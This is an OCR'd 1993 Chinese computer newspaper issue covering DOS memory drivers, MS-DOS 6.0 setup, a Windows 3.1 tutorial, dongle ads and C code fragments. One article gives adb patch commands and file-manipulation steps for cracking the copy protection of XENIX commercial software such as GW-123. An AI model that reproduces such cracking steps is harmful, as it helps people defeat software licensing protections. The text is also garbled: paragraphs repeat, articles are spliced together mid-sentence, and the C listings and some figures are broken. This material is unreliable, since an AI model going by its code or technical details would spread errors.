说明:此命令允许你把程序(通常是 TSR 程序)装入到80386和80486系统中的高地址内存,以节省更多的常规内存;CONFIG.SYS文件中的相应命令 DEVICEHIGH 则是将设备驱动程序装入保留内存。

在使用 LOADHIGH 命令前,必须先 IN CONFIG.SYS 文件中安装 HIMEM.SYS 和 EMM386.EXE 设备驱动程序,然后还要安装 DOS=UMB

六、SMARTDRV.SYS 驱动程序
用途:在扩展或扩展内存中创建一个磁盘高速缓存以提高磁盘操作速度。

格式:DEVICE=[d:][path]SMARTDRV.SYS [InitCacheSize] [MinCacheSize] [/A]

其中,[d:][path]指定 SMARTDRV.SYS 文件的位置;

InitCacheSize 指定初始的高速缓存的大小,单位为KB,范围在128-8192,缺省值为256;

MinCacheSize 指定最小的高速缓存大小(单位为KB) 以确保高速缓存,防止减小到最小数目以下;

A 指定磁盘高速缓存设置扩展内存 (ExtendedMemory),无此选项则把磁盘高速缓存设置在扩充内存;

说明:命令使用扩展内存时,必须先安装 HIMEM.SYS 或 XMS 的内存管理程序,且在 CONFIG.SYS 文件中所用 device 命令主语句后;若使用扩充内存,就必须配置系统,以提供扩充内存,且也必须先安装遵守 EMS 的管理程序(如 EMM386.EXE),在 CONFIG.SYS 文件中所用的 device 命令也要先于安装 SMARTDRV.SYS 的 device 命令。

例如在 CONFIG.SYS 文件中的 HIMEM.SYS (或其它 XMS 管理器)语句后加入:
DEVICE=C:\DOS\SMARTDRV.SYS
就在扩展内存中建立了一个 256KB 的高速缓存,也可以用参数控制缓存的大小,如象以下

DOS3.3至DOS5.0的增扩功能及其应用 (七)

语句:

DEVICE=C:\DOS\SMARTDRV.SYS 1024
就建立了一个1MB的磁盘高速缓存。

七、RAMDRIVE.SYS 驱动程序
用途:在系统的随机存取存储器(RAM)中创建一个RAM盘以模拟一个硬盘驱动器

格式:DEVICE=[d:][path]RAMDRIVE.SYS [DiskSize] [SectorSize] [NumEntries] [/E] [/A]

其中,[d:][path]指定 RAMDRIVE.SYS 文件的位置;

DiskSize 指定 RAM 的大小(以KB为单位),取值范围是16-4096,缺省值为64;

SectorSize 指定扇区大小(以字节为单位),可取值128,756和512之一,缺省值为512;

NumEntries 指定在RAM盘根目录下创建的文件和目录数,取值范围是2-1024,缺省值为64;

E 指定在扩展内存(Extended memory)区建立RAM盘;

A 指定在扩充内存(Expanded memory)区建立RAM盘。

说明:RAMDRIVE.SYS 可将内存的一部分模拟为一个高速的虚拟磁盘。RAM 盘在停电时 RAM 盘中的信息会消失,在许多由文件操作系统中可将 RAM 盘用作存储显示字库,以提高系统的性能。

如没有 E 或/A 开关,RAM 盘就建立在常规内存上,这不是一个好办法,因为它减少了程序的工作空间,为使 RAM 盘安装在扩展或扩充内存中必须先安装遵守 EMS 或 XMS 的内存管理程序,如 HIMEM.SYS 或 EMM386.EXE,安装在 CONFIG.SYS 中所用的 Device 命令应先于安装 RAMDRIVE.SYS。

例:将命令行 device=ramdrive.sys /e 加到 CONFIG.SYS 中,则在扩展内存中建立一个 64K 的虚拟盘;
又如,将如下命令行加于 CONFIG.SYS 中:
DEVICE=C:\DOS\RAMDRIVE.SYS 1024 512 1024 /E
则在扩展内存中建立的 RAM 盘,容量是 1024K,扇区大小为 512 字节,根目录下的目录项数限制为 1024。

四川大学 唐先余

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务中心 成都软件公司 成都电子所合办 主编:刘德纯 副主编:唐敏
国内统一刊号:CN51-0106 订阅代号:61-74 地址:成都市金河街75号 邮政编码:610015

中国计算机用户杂志明年新奉献

·印刷精美·内容实用·订费极廉·
本刊明年将增设自由软件专栏,介绍自由软件的最新应用,并免费提供该软件的源代码。此外还将开设一个联机组网与调试的专栏,帮助读者掌握自己动手安装与调试组网的能力。
本刊明年1-3期的专题已分别定为显卡、反病毒和动画制作。第一个专题可帮助读者了解显卡的概念,分清各类显卡的区别和掌握识别显卡性能高低的标准。第二个专题可帮助读者了解各类反病毒软件及其产品,帮助读者保护计算机免受病毒之害。第三个专题的目的是帮助读者掌握自己在微机上制作动画的基本能力。这三个专题都有很大的实用性。
本刊原有的技术专题、技术讲座、产业动态、工作经验、工具箱、软件资源、开发与应用、硬件与维修、技术咨询等栏目也将精益求精,为读者奉献更多好东西。
杂志为月刊,每期140页,彩封平订,售价1.35元,邮发代号82-154。

“八五”期间,国家提出实施带有战略性目标的“三金”工程。即包括金桥、金卡、金关的“三金”工程。所谓金桥工程,就是以卫星通信网为主,邮电数据网为辅,并与各部委、各省市专用信息数据网互连的国家公用数据信息通信网工程,所谓金卡工程,就是足以计算机、网络通信、金融和商业电子设备为基础,以电子信息传输方式取代传统货币流通的银行信用卡支付系统工程,所谓金关工程,就是以推广电子数据交换EDI,实现无纸贸易为目标的国家对外贸易经济信息网工程。

实施“三金”工程,是顺应时代发展潮流,实现国民经济现代化的必要步骤和组成部分。是高速发展国民经济,提高经济效益的有效手段和必经途径。是促进和带动我国经济高速发展的“龙头”工程。实施“三金”工程,是利民利民的大好事,既有利于现实社会的经济发展,又造福于子孙万代功在千秋的事业。

在实施“三金”工程中,计算机软件技术、网络技术、数据库技术、数字通信技术,是最核心的技术,众所周知,金桥、金卡、金关工程,都无一例外地要求,能够快速、准确、自动地处理、存储、查询、传输大量的数据信息。这就只有使用众多的计算机通过网络、数据库、通信设备等共担“重任”。每一台计算机如何完成自己的任务,它们之间如何“分工合

作”,如何互相联系,交换信息,共享资源,所有这一切都离不开作为“灵魂”的计算机软件,进行科学合理的指挥调度。所以,在这样史无前例的大型、综合、系统工程中,除了配备必要的硬件设备之外,更为重要的就是要统一规划,设计好高质量、高效益的应用软件,设计这样的软件系统,既要适合目前的业务处理需要,又要考虑未来业务的发展与扩充;既要注重系统的科学性、先进性,又要兼顾系统的经济性与可行性。在有关金融、外贸、股市、保险、国家信息统计等大型应用系统的建设中,还特别应当注意整个系统的安全保密措施。

当前,电子部在筹划组织“三金”工程工作中,特别强调要统一认识,统一规划,统一部署,要清理思想,协调关系,确立观念,要求树立“国通”观念,根除狭隘的部门和地方观念,要求做到“全国一盘棋”,决不能“白唱白地”各行其是,否则就会出现“金桥不桥”、“金卡受阻”、“金关不通”的混乱局面。我们希望通过大家的共同努力,使我国的“三金”工程能够实现“金桥畅通”、“金卡无阻”、“金关互通”的大好局面,为我国的国民经济腾飞带来旺盛的活力与勃勃生机。(北京 士心)

就在“中国龙”腾飞中的“巨龙”

——来自明星电脑的系列报导

随着软件保护法在我国颁布实施,广大软件开发人员无不欢欣鼓舞,纷纷摩拳擦掌准备大干一场。但是,现实无情地给他们泼了一盆冷水,软件盗版经常发生,往往使软件开发者得不偿失,严重打击了他们的积极性,制约了我国软件水平的提高与发展。基于这种现实,明星人开始思索,基于雄厚技术力量,站在巨人的肩膀上,开发一套具有先进加密水平的、能满足不同用户需求的加密软件,并以此为己任。

组织技术力量,查阅各种图书资料,不断地修改、调试、改进,再调试,成功自有一套具有先进水平的加密系统“中国锁”问世了,它集于前人为

明星系列软件 中国锁

明星明星电脑公司
地址:北京海淀区中关村大街20号
电话:2627-8168/74 邮编:100081

意 EXE.COM 文件,包括 BORLAND C++、CLIP、PER 等编译的 EXE 文件;独创加解密 FOXPRO 编译的 EXE 文件;能防所有的调试工具(如 DEBUG、SOFT-ICE 等);适用所有 IBMPC 系列计算机和从 360K 到 1.44M 的软盘,可安装在本地或网络服务器上;硬盘安装可防复制,也可不限次数;硬盘安装后可回收;全自动识别 A、B、D、E 盘,并具备母盘、子盘等等,全面的性能,安全的性能,方便的使用方法,可靠的技术保障,是它的特点。
目前,“中国锁”已得到广大用户的认可,由于完善的售后服务,良好的售后服务,在北京、上海、成都、广州等地,已形成长龙之势,在全国的销售量也逐步上升,不断改善、提高,造就一个系列化的“中国锁”,适合于各类不同的用户需求,是明星人的愿望。

实施三金工程软件大有可为

论坛

在实施“三金”工程中,计算机软件技术、网络技术、数据库技术、数字通信技术,是最核心的技术,众所周知,金桥、金卡、金关工程,都无一例外地要求,能够快速、准确、自动地处理、存储、查询、传输大量的数据信息。这就只有使用众多的计算机通过网络、数据库、通信设备等共担“重任”。每一台计算机如何完成自己的任务,它们之间如何“分工合

短讯

▲敬邀设立函授培训中心 近日,天瑞公司在北京举办了首期函授培训中心,由天瑞公司担任函授培训中心的主任,负责函授培训中心的日常管理工作。函授培训中心,由天瑞公司担任函授培训中心的主任,负责函授培训中心的日常管理工作。函授培训中心,由天瑞公司担任函授培训中心的主任,负责函授培训中心的日常管理工作。

★编号:931006

名称:金通 AutoCAD 汉字标注系统 V3.0

作者:黄斌
功能简介: AutoCAD 汉字标注仍是困扰广大 AutoCAD 用户的一大难题,虽早有软件面世,但价格居高不下,令一般用户难以接受,作者从自身实际需要出发,经三年研究和实际使用之后,正式推出金通 AutoCAD 汉字标注系统 V3.0。其方便、迅速、高效的性能和美观漂亮的字体已得到许多用户的赞誉,该系统直接在 AutoCAD 中标注汉字,完全不影响其固有的任何性能。黑、宋、仿、隶四种高级矢量字体;填写、写、任意放缩;实心、空心、疏密任意 AutoCAD 图案;拼音、五笔、区位三种输入方法,再加上改变参数编写功能,完全的中文提示使得在 AutoCAD 中标注汉字更轻松!

欢迎来信或电话:(0516)213881-335 咨询

源程序语言:汇编语言
TurboC 2.0
运行环境:80286,386,486 微机,DOSS 6.0 以上,任意 AutoCAD 版本
转让形式:邮购零售,减

软件交流

证代理(一次购进三套以上)
转让价格:邮费及磁盘(共七张)费用在内,零售 1200 元/套 代理 1000 元/套
地址:(102800)河北廊坊武宣黄金指挥部计算机通讯中心
Tel: (0316)21388-335
★编号:931007
名称:FWSS6.0 中文编辑打印系统
作者:傅振平
简介:本软件将作者的 FWSS 1.0 版本电子版工业出版社出版,版权号:ISBN7-5053-1647-6 / TP.332, 并见本报 92/19 号,其独特的输出功能移植到 PC 系列机,能输出 WORD-STAR、CCED、WPS 等编辑的文本,具有以下特点:①继承了作者

在 FWS 系列软件中首创的按页眉的规范自动处理行首、行末标点符号的功能,受支持 9 种打印机打印 16 和 24 点阵汉字 C、K、仿宋、黑、楷 4 种字体,40 种字型,3 个方向,8 种字宽,5 种特殊印刷上下标,即可在文章的任何位置改变字型、字宽、行距、页长、页宽、方向、页脚、上下标、左边界、页码打印方式、起页、版面调整、强行换页、暂停等 38 种排版参数,④可任意选择单页、自动打印方式,输出页眉和页脚。

源程序语言:TRUBOC 2.0

使用环境:PC 系列机,640K 内存,VGA 彩显或双频单显,9 针打印机(与 EPSON FX 80 兼容)或 24 针打印机,至少一个软盘驱动器,不需任何支持软件(但要打印汉字需安装 2.13BK 字系统的支持)。
转让价格:软件费:张(不超过),盘上有详细说明。
转让价格:60 元
敬邀单位:(软件报)信息部

93 国际计算机和应用展览会将于 11 月中旬在上海举行

由中国计算机学会、香港工商展览公司、上海计算机学会联合举办的 93 国际计算机和应用展览会,经国家科委批准,将于 11 月 13 日-17 日在上海新锦江举行。
参加本次展览会的有美国 AST 公司、美国 CDC 公司、中国惠普公司、珠海国人电子公司、长江计算机集团公司、台湾等近百家中外厂商。
展品有:计算机主机、便携式电脑、计算机工作站、外围设备、网络和通信设备、图像处理设备、多媒体系统、CAX、各类数码相机及应用系统等国际先进电脑产品。
本次展览会受到国家有关部委和上海市政府的高度重视,全国政协秘书长周伯勋和上海有关领导为展览会题词,同如海内外厂商前来参展,国内外专业人士前来参观,请与展览办办公室联系,上海市南昌路 47 号,邮编 200020,电话 3726655 (顾世海 王五三)

软件加密狗王

DOS & WINDOWS, 外插于打印口,固化 ID 号,120 字库读写缓冲,对执行文件和源文件加密、自毁功能

电话:0755-3361217 3326654 零售:220 元
深圳未来电子科技有限公司 (深圳技术大厦 310 室 518031)

软件加密狗王

DOS & WINDOWS, 外插于打印口,固化 ID 号,120 字库读写缓冲,对执行文件和源文件加密、自毁功能

电话:0755-3361217 3326654 零售:220 元
深圳未来电子科技有限公司 (深圳技术大厦 310 室 518031)

软件加密狗王

DOS & WINDOWS, 外插于打印口,固化 ID 号,120 字库读写缓冲,对执行文件和源文件加密、自毁功能

电话:0755-3361217 3326654 零售:220 元
深圳未来电子科技有限公司 (深圳技术大厦 310 室 518031)

软件加密狗王

DOS & WINDOWS, 外插于打印口,固化 ID 号,120 字库读写缓冲,对执行文件和源文件加密、自毁功能

电话:0755-3361217 3326654 零售:220 元
深圳未来电子科技有限公司 (深圳技术大厦 310 室 518031)

MS-DOS 6.0是微软公司于1993年3月底推出的最新版本的MSDOS。与以前版本相比，6.0版的MSDOS的功能有了很大的提高。它不仅超过了DRDOS6.0，也优于今年5月底上市的IBM-DOSS6.0，是迄今为止最好的操作系统。

用户安装MS-DOS 6.0时非常方便，MS-DOS 6.0的一些新功能也很容易实现。然而不幸的是，用户在使用在旧版本DOS中运行正常的应用程序时，却常常遇到很大的麻烦。总结起来，原因主要有以下几个方面：

1、内存使用方式不当
我们知道DOS所管理的存储器分为：基本内存840K以下区域、XMS扩充存储器400K以上区域、EMS扩展存储器。有些版本的汉字程序不能将显示字库放入扩充内存，只能选择基本内存或硬盘，但因基本内存所剩无几，常导致内存溢出。有一些程序支持EMM386.EXE用XMS存储器来模拟扩展存储器，但另一些程序却不支持EMM386.EXE用XMS存储器来模拟扩展存储器。利用MS-DOSS6.0提供的系统配置工具AUTOEXEC.BAT和CONFIG.SYS文件，可以解决这个问题。

(1) 我们知道绝大多数的程序的运行是使用常规内存，如果一个程序因为内存不够而溢出，多数是因为缺乏足够的常规内存。释放常规内存的方法有：

① 运行MS-DOSS6.0自带的memmaker将被驱动程序和其它驻留程序从常规内存转移到高端内存去。
② 使用扩充内存，在高中内存区(HMA)运行MS-DOS，从而不必占用常规内存。
③ 合理组织CONFIG.SYS和AUTOEXEC.BAT文件，使它们不启动不必要的驻留程序。

(2) 对于扩展内存-CDDOS5.0F这样不能使用内存-CDDOS5.0F作为一个配置块FZ5来处理，定义的方法如下：

① 先定义一个起始菜单，以后计算机每次启动时都显示它，供用户选择。
② 一个配置块以块头(以中括号括起来的名字)开始，每个块内都是用户选择的由CONFIG.SYS命令组成。

(3) 具体实现步骤：
① 首先按自己的需要，把所有不使用EMM386.EXE的命令，编辑好AUTOEXEC.BAT和CONFIG.SYS。
② 反复运行MEMMAKER，得到内存配置最优化时的AUTOEXEC.BAT和CONFIG.SYS。
③ 将AUTOEXEC.BAT和CONFIG.SYS更名。
④ 把所有能使用EMM386.EXE的命令编辑生成AUTOEXEC.BAT和CONFIG.SYS。
⑤ 反复运行MEMMAKER，得到内存配置最优化时的AUTOEXEC.BAT和CONFIG.SYS。
⑥ MS-DOSS6.0提供了能在单个CONFIG.SYS定义多种不同的系统配置，可选择其中任一种启动计算机，我们可将③和

④得到的文件合并编辑成新的AUTOEXEC.BAT和CONFIG.SYS。这样获得的系统配置就可满足用户的各种需要。

根据以上6个步骤，下面针对目前较为流行的SUPER-CDDOS5.0F汉字库系统(同方正V型汉卡)和WINDOWS3.1给出一个运用CONFIG.SYS的高级用法，定义多个系统配置来满足用户不同要求的实例：

```
CONFIG.SYS文件的内容如下：
[MENU]
MENUITEM= FZ5
MENUITEM= EMM& WINDOWS
MENUITEM= 15.1
MENUITEM= FZ5, 5
[FZ5]
DEVICE =C; \MSDOS
\HIMEM.SYS / INT15=512; (交替法存取XMS的程序，保证了SPOOL模块的正确运行。
BUFFERS=5, 0; (应小于9，可避免与SMARTDRV.EXE冲突。)
FILES=30
DOS=UMB
DEVICEHIGH / L1, 2, 44592
=C; \MSDOS \DBLSPACE.SYS / MOVE
BREAK=ON
[EMM& WINDOWS]
DEVICE =C; \MSDOS
\HIMEM.SYS
DEVICE =C; \MSDOS
EMM386.EXE RAM
BUFFERS=9, 0
FILES=30
DOS=UMB
FCBS=4, 0
DEVICEHIGH / L1, 1, 12048
=C; \MSDOS \SEIERVER.EXE
DOS=HIGH
DEVICEHIGH / L1, 2, 44592
=C; \MSDOS \DBLSPACE.SYS / MOVE
BREAK=ON
AUTOEXEC.BAT的内容如下：
@ECHO OFF
C; \MSDOS \SMARTDRV / C
PROMPT $P $G
PATH C; \MSDOS; D;
\TOOLS
SET TEMP=C; \MSDOS
```

计算机启动后，首先提供菜单让您选择。如选数字1或5秒内没有菜单选中，则启动FZ5下的配置命令，这时可正常运行汉字库SUPER-CDDOS5.0F，且运行MEM可得到：

```
Memory Type Total=Used + Free
Conventional 640K 53K 577K
Extended (XMS) 2624K 64K 2560K
MS-DOS is resident in the high memory area.
```

如选2则可以使用一些占用很大常规内存且使用EMS的软件，如图形处理、游戏软件及WINDOWS3.1等等，并极大地提高软件运行效率。我们运行MEM可得到：

```
Memory Type Total=Used + Free
Conventional 640K 53K 577K
Extended (XMS) 2624K 64K 2560K
MS-DOS is resident in the high memory area.
```

2、MS-DOSS6.0操作系统使用了DOS内部未公布的参数值，它和DRDOS6.0和PC-DOSS3.3在此数据区中的各种参数存放的位置不同。

MS-DOSS6.0下安装金山汉字系统SUPER-CDDOS5.0版，SUPER-CDDOS5.1版时，常常会遇到困难，其中6.0F以下版总是令人遗憾地提示字库找不到，例如在运行SUPER-CDDOS5.1版时出现“C:\XSDOS.LPH not found or read error”的错误，这样安装的金山汉字系统自然无法在MS-DOSS6.0下正常运行，因为这个原因，不少用户仍然使用DRDOS6.0或更低版本的操作系统，从而无法享用MS-DOSS6.0的众多优点，实在令人可惜。下面修改有关文件解决这一问题，使金山汉字系统的各个版本都能在MS-DOSS6.0下正常运行。

① MS-DOS中CONFIG.SYS用来指定

谈XENIX系统下的软件解密

在各种关于计算机的报刊杂志中，提到的软件解密，那是在DOS操作系统下的文件。而在XENIX系统下的文件解密几乎未见提及。下面我就谈谈在XENIX和UNIX系统下如何对执行文件进行解密。

一般XENIX执行文件有两种加密方式，一是“软加密”，即在执行文件中加上一段加密代码，判断某些与此文件有关的参数是否是否为设定值。

如XENIX的GW-123软件，其加密方法就是指定其中的CALC文件的结点个数为一定值414，然后在执行文件中加上一段代码，判断CALC文件的结点个数为414则继续执行，否则就退出。由于XENIX系统下对每个文件分配一个结点个，一般不易改变，且你不知道哪几个文件的结点个为设定

值，而XENIX有多达几千个文件，因此有一定的隐蔽性。这种加密软件的解密一般比较困难，可先用原盘安装，分析出设定值，以后用备份盘安装时，可直接用tar命令拷贝到硬盘，然后用系统命令设置有关设定值的文件。如上例中，可先找出结点个为414的文件file0，如无此文件，可连续建立新的空文件直到有此文件，用下列命令将CALC文件结点个改为设定值。

```
# adb -w /xenix
# kextn +15d7 w aeb
# kextn +1a97 w aeb
# kextn +2557 w aeb
# kextn +2ab7 w c0eb
# $q
cp /usr/lib/gw123/calc /usr/lib/gw123/calc-
mv /usr/lib/gw123/calc /usr/lib/gw123/calc-
mv file0 -file0
```

这样，硬盘上的XENIX就解密了，将XENIX移到N1的备份盘上，同样软盘也就解密了。

第二种是“硬加密”，即将密码写在软、

专门参数的命令是SWITCHES对于SUPER-CDDOS5.0的用户，只要在CONFIG.SYS里加入SWITCHES=/K

该命令将MS-DOSS6.0的键盘增强管理功能改为常规键盘，SUPER CDDOS5.0版经这样处理后，即可在MS-DOSS6.0下正常运行。

② 我们对文件SUPER-CDDOS5.1版中SPLIB.EXE进行了仔细的分析，发现SUPER-CDDOS5.1即使用SPLIB/2将汉字显示字库全部装入常规内存，也照样能正常运行。由于EMM386.EXE可以使用XMS模拟EMS，这样尽管WINDOWS和某些基于WINDOWS的不能使用XMS，然而它们可以使用XMS模拟的EMS。

2、MS-DOSS6.0操作系统使用了DOS内部未公布的参数值，它和DRDOS6.0和PC-DOSS3.3在此数据区的各种参数存放的位置不同。

MS-DOSS6.0下安装金山汉字系统SUPER-CDDOS5.0版，SUPER-CDDOS5.1版时，常常会遇到困难，其中6.0F以下版总是令人遗憾地提示字库找不到，例如在运行SUPER-CDDOS5.1版时出现“C:\XSDOS.LPH not found or read error”的错误，这样安装的金山汉字系统自然无法在MS-DOSS6.0下正常运行，因为这个原因，不少用户仍然使用DRDOS6.0或更低版本的操作系统，从而无法享用MS-DOSS6.0的众多优点，实在令人可惜。下面修改有关文件解决这一问题，使金山汉字系统的各个版本都能在MS-DOSS6.0下正常运行。

① MS-DOS中CONFIG.SYS用来指定

我们只要直接修改程序代码，使数据区中存放的参数值能被SPLIB.EXE正确读取，那么SUPER-CDDOS5.1上MS-DOSS6.0就能正常运行。用PCTOOLS文件服务功能中的FIND命令，对SPLIB.EXE查找并予以修改即可。

查找十六进制数807F16F8改为807F17F8

查找十六进制数8B4710改为8B4711

③ 经①和②的修改，SUPER-CDDOS5.0和SUPER-CDDOS5.1可使用菜单2分配的扩展内存(EMM)，在MS-DOSS6.0下正常运行，且不低于其它程序的正常运行。

3、正确安装、使用MS-DOSS6.0
新安装MS-DOSS6.0时，应考虑对DOS分区大于32MB时要对SUPER CDDOS5.1版的SPLIB.EXE、SPDOS.COM中的INT25H、INT26H作一些修改。尽管MS-DOSS6.0对所格式化的硬盘容量没什么限制，但将硬盘分成多个逻辑分区是非常必要的，InfoWorld测试中心公布的报告认为：装有DoubleSpace压缩功能的MS-DOSS6.0可能会破坏各种PC机上的数据，并且这一错误是在使用几周后才会出现。我们在使用中也曾出现类似等问题。由以上二点可使用FDISK命令将DOS活动分区空间设置成小于32MB，而将剩余的空间作成“倍增”(DoubleSpace)硬盘，例如假定有一个120MB的硬盘，则可以留下30MB的空间作DOS活动分区(C盘)并且不压缩，而将50MB的空间分给D盘，40MB的空间分给E盘，将D、E盘构成DoubleSpace硬盘，这时每个硬盘可使用容量达到200MB以上，使用DoubleSpace硬盘可能影响文件的读写过程，影响数据的备份，UNDELETE命令的操作。因此，我建议C盘最好不要设置成DoubleSpace，这样在C盘运行诸如SUPER-CDDOS5.0F汉字系统可以万无一失。在D、E运行BORLAND C++3.1.1、图形处理系统这样大型软件，这样既充分发挥了DoubleSpace对数据、图象文件压缩比很高的作用，也提高软件运行效率，避免大范围的检索和查询。

以上MS-DOSS6.0的实用方法，在Compaq33/20E、Toshiba-Dynabook、Um383/33、IBMPC386及兼容机上均获成功。

中国科技大学 金西

在使用电脑过程中，往往需要内存中移去一些多余的或暂时不用的驻留程序，留出足够的空间以运行如FOXBASE等大型软件，由于相当多的内存驻留软件没有提供脱离内存的手段，常常不得不以热启动作为清理内存的方法。

国内的报刊杂志中曾有数篇有关清理内存的文章，这些文章提供的程序在清理内存时都是无选择地移去所有在驻留程序区(TPA)的驻留程序。由于某些驻留程序可能是必要的或很有用的(如MS-DOSS5.0的DOSKEY)，应用上述程序可能并不很合适。

作者用TURBO C 2.0编制一个程序CLRMEM.COM，这个程序以/S参数运行时记下程序运行前的驻留内存最高点地址及当时256个中断向量(可多次运行，以最后一次为准)，无参数运行时则释放所有在前述最高点地址后面的驻留程序区空间，并恢复256个中断向量。

源程序附录如下。在极小模式下编译CLRMEM.EXE，并用EXE2BIN转换编译CLRMEM.COM即可使用。

本程序在AST-386、COMPAQ-386等IBM-PC兼容机，在MS-DOSS3.5.0上运行通过。

单化 证明君 中流 汪中虎

有选择性的内存清理软件

```
#include <stdio.h>
#include <dos.h>
typedef struct
{
    unsigned char type;
    unsigned int owner;
    unsigned int size;
    unsigned char unmod[3];
    unsigned char dos[8];
} MCB;
void main(int argc, char *argv[])
{
    unsigned char far *vector, vectdat[1024];
    FILE *fp;
    MCB *mcb;
    switch(argc)
    {
        case 1:
            fp=fopen("C:\\CLRMEM.DAT", "rb");
            mcb=(unsigned int far *) MK_FP(
                (unsigned int) fp, (unsigned int) fp);
            while(mcb->type=='M')
            {
                mcb->owner=0;
            }
    }
}
```


内存奇偶校验错误的维修

故障现象 1. 机器在工作时经常死机, 屏幕显示 "Parity Check Error" 内存奇偶校验错误.

故障分析及维修: 内存奇偶校验出错是系统产生了不可屏蔽中断, 当 CPU 的 80286 芯片第 69 脚收到高电平的 NMI 信号时, 即立即就死机.

Check Error", 只有在关机较长时间, 使芯片冷却下来后, 才能正常启动.

再谈西文状态下显示汉字

调用 2.13 的 HZK16 很简单, 只须将原文所附程序的第 61 行去掉就可以, 由此可见, 2.13 系统的汉字排列方式与其他汉字系统大同小异.

调用 24 点阵字库有所不同, 即汉字的点阵数据是纵向排列, 这样显示的汉字被旋转了 90 度, 因此只得采用纵向划线, 令人不满的是显示的汉字窄而长, 将点阵数据按行逆序, 终于实现显示的正常.

```
setlinestyle (USERBIT LINE, a.pattern, 2); line(x+1/3, y+16, x+1/3, y+16); // 注意是纵向划线
// ...
void Showchinese(); ine rev(); unsigned char chn[128];
```

二、Windows 的组成和基本操作

了解了 Windows 的作用和意义后, 接下来就应慢慢地熟悉 Windows.

1. Windows 的基本组成部分 Windows 是一个图形方式的操作环境, Windows 一词来自英语的 "窗口 (Windows)".

在 Windows 里, 还有另一个重要的外壳程序, 称为 "文件管理器 (File Manager)", 它的作用主要是管理系统中的文件.

程序管理器和文件管理器是 Windows 的两个最重要的组成内容, 除此之外, 为了完成各项工作, Windows 还配备了一组办公用的程序称为 "桌面辅助工具 (Accessories)".

除了上述 Windows 程序外, Windows 还提供了一个 "控制面板 (Control Panel)", 这是一个用于定制 Windows 的工具.

Windows 中还有一个设置程序 (Setup), 用于安装 Windows 所需的程序和文件, 建立 Windows 分组等.

Windows 各应用程序之间可以相互传递信息, 用于传递信息的工具称为 "剪贴板 (Clipboard)".

WINDOWS 3.1 功能与使用

北京航空航天大学 熊桂喜

程序的打印输出都会变成打印作业, 由 "打印管理器 (Print Manager)" 集中作业进行排队, 还可以撤消某个作业.

Windows 的各个应用程序执行程序外, 还有相应的 "文档 (document)". 对于系统本身, 还有一组设置文件和各种设备驱动程序.

虽然提供了一些工具, 但 Windows 本身主要是一个操作环境, 要完成各种专门的复杂任务, 还需要用到各种 Windows 应用程序 (Windows application).

2. 从 MS-DOS 下启动 Windows 要启动 Windows, 只需要 MS-DOS 提示符下输入 win, 然后再按 Enter 键, 过一会儿, Windows 的图标就会出现.

在 Program Manager (程序管理器) 这样一种图形化的 Windows 外壳程序里, 程序是以图标 (icon——图形化的符号) 形式来表现的.




图 1: Windows 里的窗口. Minimized group windows

而在 File Manager 则用程序名代替了图标.

File Manager 的优点在于能让操作者一次看到多个程序名, 并不允许对这些名字排序.

初始启动 Windows 后, 用户屏幕就会显示或类似图 1 所示的形式, 一个标明为 Program Manager 的窗口占据了屏幕上的部分空间.

3. 窗口的组成部分 窗口口有如下一些重要的组成部分:

窗口边框 (Windows borders): 定义了窗口周围的四条边.

标题条 (Title bar): 直接位于窗口的四边的下面, 其中含有窗口的名字.

控制菜单图标 (Control-menu icon): 标题条的左边的一个小框, 其中含有一个粗粗的虚线, 此图标可被打开, 露出一组命令.

改变尺寸按钮 (Sizing buttons): 在窗口的右上角上有一对箭头——一个向下, 一个向上, 它们分别被用来 "最小化" 和 "最大化" 的窗口.

菜单条 (Menu bar): 直接位于标题条下, 带有一组菜单名的横条, 菜单条提供了对大多数应用程序命令的访问途径.

工作区域 (Work area): 窗口的内部区域, 也可称作工作空间 (workspace).

4. 窗口的基本操作 (1) 最大化、最小化和恢复窗口

第一次启动某个程序, Windows 都会为此程序的窗口选取一个初始的尺寸和位置, 这时窗口的大小适中, 一般都比整个屏幕要小一些.

执行 "最大化 (maximizing)" 操作可将窗口放大至最大状态, 如果使用鼠标, 则可用鼠标点击此窗口的最大化按钮——窗口右上角的向上箭头.

如果更高级使用键盘, 可按 Alt, 空格, X 键, 窗口被最大化后, 右上角的箭头不再是一个向上的箭头, 它已变成了一个向上及向下的双头箭头, 称为 "恢复 (restore)" 按钮.

用鼠标点击一下恢复按钮, 或按 Alt, 空格, R 键, 即可把已最大化的窗口恢复成原来的形式, 恢复按钮本身也会变成最大化按钮.

也可以用鼠标两次点击标题条来最大化一个窗口, 类似地, 也可以两次点击标题条来恢复一个被最大化的应用程序窗口.

调用 2.13 的 HZK16 很简单, 只须将原文所附程序的第 61 行去掉就可以, 由此可见, 2.13 系统的汉字排列方式与其他汉字系统大同小异.

调用 24 点阵字库有所不同, 即汉字的点阵数据是纵向排列, 这样显示的汉字被旋转了 90 度, 因此只得采用纵向划线, 令人不满的是显示的汉字窄而长, 将点阵数据按行逆序, 终于实现显示的正常.

调用 2.13 系统的 24 点阵汉字时, 需将原文程序第 60 行改为:

```
void Showchinese(); ine rev(); unsigned char chn[128]; #include <stdio.h> #include <ctype.h> #include <graphics.h> main() { void Readchib(); unsigned char buf[72]; unsigned int upattern; int i, ci; char ans[2]; setcolor(color); c=0; while (c! <strlen(chstr)) { if (chstr[ci]) { Readchib(chstr[ci], chstr[ci+1], buf); for (i=0; i<72; i+=3) / * 24 点阵每行字节, 共 72 字节 */ upattern = rev(buf[i]) | rev(buf[i+1]) < 8;
```

void Readchib(unsigned char high, unsigned char low, unsigned char a buf); FILE = fp, * fopen(); long p; if (fputc('e', \ \ 213 \ \ hz24k, "rb")) == -NULL) { restorecrtmode(); printf("\n can not open cti b \ \ 007"); exit(1); } p = high - 0xaf; / * if (p > 15) p = 16, 原文第 61 行, 省略去 | */ p = p * 94 + low - 0xaf; fseek(fp, (long)p * 72, SEEK_SET); fread(buf, sizeof(unsigned char), 72, fp); fclose(fp); int ischn(int c) { return (C >= 0xal & & <= 0x7b); } / * 自编的将点阵数据按行逆序 */ int rev(int up); up = up <> 0x80 >> 7 | (up & 0x40) >> 5 | (up & 0x20) >> 3 | (up & 0x10) >> 1 | (up & 0x8) << 1 | (up & 0x4) << 3 | (up & 0x2) << 5 | (up & 0x1) << 7; return(up); }

给汇编语言建个编辑器

